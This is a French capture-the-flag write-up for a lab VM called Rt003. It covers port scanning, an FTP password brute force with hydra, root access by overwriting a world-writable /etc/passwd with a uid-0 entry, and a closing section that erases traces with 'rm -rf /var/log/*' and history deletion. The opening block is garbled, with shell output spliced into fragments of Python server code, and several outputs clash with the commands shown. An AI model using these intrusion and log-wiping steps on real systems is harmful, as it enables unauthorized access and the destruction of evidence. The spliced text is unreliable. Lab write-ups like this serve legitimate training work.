$ cd Public HTTPServer(server_address, CustomHandler)
cd Public f"Serving HTTP on {server_address[0]} port {server_address[1]}:"
$ ls try:
ls httpd.serve_forever()
$ cd .. except KeyboardInterrupt:
cd .. print("\nShutting down server.")
```

```
$ ls -al self_end_headers.txt
ls -al self_wfile.write(b"POST request processed!")
total 24
drwxr-xr-x  2 root  root   4096 Sep 20  2023 .
drwxr-x--x 19 tom   tom    4096 Sep 11  2023 ..
---s--s--x  1 root  root 14728 Sep 17  2021 recherche
$ ./rechercher self_end_headers.txt
./rechercher self_wfile.write(b"<html><body><h1>Server is
sh: 19: ./rechercher: not found
$ ./recherche
./recherche __main__:
./recherche address = ('192.168.191.254', 8000)
usage: look [-bdf] [-t char] string [file ...] index
$ ./recherche password P on {server_address[0]} port
./recherche password
password ttpd.server_forever()
password's KeyboardInterrupt:
passwords int('shutting down server.')
$ ttpd.server_close()
```

Machine Rt003

Flag utilisateur

Je commence à faire un nmap sur le réseau pour récupérer l'adresse de la machine cible.

```
nmap 192.168.191.0/24
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-28 01:37 EST
Nmap scan report for 192.168.191.61
Host is up (0.00023s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 08:00:27:39:E0:F5 (Oracle VirtualBox virtual NIC)
```

→ L'adresse de la machine cible est 192.168.191.61

Je fais maintenant les commandes d'énumération.

```
nmap -sS -sV 192.168.191.61 -oN nmap.txt
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-28 01:42 EST
Nmap scan report for 192.168.191.61
Host is up (0.00077s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:39:E0:F5 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```

→ Il y a deux ports d'ouvert ftp et http

```
nikto -h 192.168.191.61 -p 80 -o nikto.txt -Format txt
```

```
- Nikto v2.5.0
+ Target IP: 192.168.191.61
+ Target Hostname: 192.168.191.61
+ Target Port: 80
+ Start Time: 2024-11-28 01:52:21 (GMT-5)

+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: http
+ /: The X-Content-Type-Options header is not set. This could allow the use
ity-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2a8
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54).
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/a
+ 8102 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2024-11-28 01:52:31 (GMT-5) (10 seconds)

+ 1 host(s) tested
```

→ Je vois un fichier readme mais il ne contient pas de donnée pertinente

```
gobuster dir -u http://192.168.50.61 -w
/usr/share/wordlists/dirb/common.txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.50.61
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Error: error on running gobuster: unable to connect to http://192.168.50.61/:
Get "http://192.168.50.61/": context deadline exceeded (Client.Timeout exceede
d while awaiting headers)
```

→ Le gobuster marche pas

Quand je vais sur le site, on me renvoie cette image.



J'ai donc deux éléments potentiellement exploitables : le serveur ftp et l'image de hacker.
J'essaie d'abord de voir les métadonnées de l'image

```
exiftool a.jpg
```

```
ExifTool Version Number      : 12.76
File Name                    : a.png
Directory                   : .
File Size                   : 725 kB
File Modification Date/Time  : 2024:11:28 02:01:00-05:00
File Access Date/Time       : 2024:11:28 02:01:00-05:00
File Inode Change Date/Time  : 2024:11:28 02:01:00-05:00
File Permissions             : -rw-rw-r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 778
Image Height                : 512
Bit Depth                   : 8
Color Type                  : RGB
Compression                 : Deflate/Inflate
Filter                     : Adaptive
Interlace                   : Noninterlaced
Gamma                      : 2.2
White Point X               : 0.3127
White Point Y               : 0.329
Red X                      : 0.64
Red Y                      : 0.33
Green X                    : 0.3
Green Y                    : 0.6
Blue X                     : 0.15
Blue Y                     : 0.06
Background Color            : 255 255 255
Image Size                  : 778x512
Megapixels                  : 0.398
```

→ Cela ne me renvoie rien d'intéressant

Il me reste maintenant le ftp a essayé.

```
ftp 192.168.191.61
```

```
Connected to 192.168.191.61.
220 (vsFTPd 3.0.3)
Name (192.168.191.61:kali): kali
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> █
```

→ Sauf que je n'ai pas de mot de passe, n'y de nom d'utilisateur

Ayant pu d'autre chose à faire, je fouille le code source de la page.

```
<!--created by user du2c (c)-->
<html>
<head></head>
<body bgcolor="white">
  <title>DU2C</title>
  <meta name="description" content="Je suis en ligne !">
  <meta name="keywords" content="rt003">
  <meta name="robots" content="index, follow">
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <meta name="language" content="English">
  <link href="https://fonts.googleapis.com/css?family=Righteous|Saira+Stencil+One&display=swap" rel="stylesheet">
  <style type="text/css">
  <center>
  </body>
</html>
```

→ Dans un commentaire dans le code source, il y avait le nom d'utilisateur de la personne qui a créé le site.

Il me manque maintenant juste le mot de passe pour pouvoir accéder au ftp. Pour cela, je vais essayer la méthode par force brute avec hydra.

```
hydra -l du2c -P /usr/share/wordlists/rockyou.txt -t 4
ftp://192.168.191.61
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-28 05:54:24
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l:1/p:14344400), ~3586100 tries per task
[DATA] attacking ftp://192.168.191.61:21/
[21][ftp] host: 192.168.191.61 login: du2c password: superman13
1 of 1 target successfully completed, 1 valid password found
```

→ Le mot de passe est donc superman13

J'ai donc maintenant un accès au ftp avec "du2c:superman13"

```
ftp 192.168.191.61
```

```
Connected to 192.168.191.61.
220 (vsFTPD 3.0.3)
Name (192.168.191.61:kali): du2c
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||36291|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 33 Jun 06 2021 flag.txt
226 Directory send OK.
ftp>
```

→ Il y a un flag à l'intérieur

Je vais donc télécharger le flag.

```
get flag.txt ./flag.txt
```

```
ftp> get flag.txt ./flag.txt
local: ./flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||38296|)
150 Opening BINARY mode data connection for flag.txt (33 bytes).
100% |*****|
226 Transfer complete.
33 bytes received in 00:00 (17.66 KiB/s)
ftp> █
```

J'ai maintenant le flag utilisateur.

```
(kali㉿kali)-[~/ctf/rt003]
$ cat flag.txt
Hydra (https://github.com/vanhaus
765234e7defcd106aea0353976a60006
```

Flag root

Je vais essayer d'avoir un shell avec peut-être plus de droit grâce au ftp.

```
ftp> !/bin/bash
(kali㉿kali)-[~/ctf/rt003]
$ █
```

→ Mais cela ne marche pas

En me baladant dans le ftp, j'ai trouvé qu'on avait les droits de lire et d'écrire dans /etc/passwd

```
ftp> ls passwd
229 Entering Extended Passive Mode (|||43979|)
150 Here comes the directory listing.
-rw-rw-rw-  1 0      0              1443 Jun 06  2021 passwd
226 Directory send OK.
```

Je vais télécharger le fichier pour pouvoir lire les mots de passe.

```
get /etc/passwd passwd
```

```

(kali@kali)-[~/ctf/rt003]
$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
ftp:x:106:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
du2c:x:1000:1000::,/home/du2c:/bin/bash
  
```

→ Les mots de passe ne sont pas là.

Mais je vais essayer de remplacer ce fichier par une version modifiée avec de meilleurs droits. Pour ce faire, j'ajoute une ligne dans le fichier passwd.

```
du2c:x:0:0:root:/home/du2c:/bin/bash
```

Je remplace maintenant le fichier dans le ftp avec la commande suivante.

```
put passwd /etc/passwd
```

```

ftp> put passwd /etc/passwd
local: passwd remote: /etc/passwd
229 Entering Extended Passive Mode (|||55710|)
150 Ok to send data.
100% |*****|
226 Transfer complete.
1480 bytes sent in 00:00 (907.85 KiB/s)
  
```

→ Le fichier a bien été transmis

Je redémarre la machine pour que les changements soient appliqués. Je peux maintenant accéder au répertoire /root.

```
ftp> cd /root
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (||||57979|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 33 Jun 06 2021 flag.txt
226 Directory send OK.
ftp>
```

→ on y découvre un flag

Je vais télécharger le flag

```
get flag.txt flag2.txt
```

Je peux désormais le lire.

```
(kali㉿kali)-[~/ctf/rt003]
$ cat flag2.txt
44adc832d115b7957c82440f79c8d201
```

Effacements des traces

Pour éviter de laisser des indices de mes actions, j'ai effectué les étapes suivantes :

Je supprime le fichier modifié et restaure l'original :

```
put /etc/passwd passwd
```

Ensuite, j'efface des journaux système :

```
rm -rf /var/log/*
```

Enfin, je vide l'historique des commandes :

```
rm /root/.bash_history
history -c
```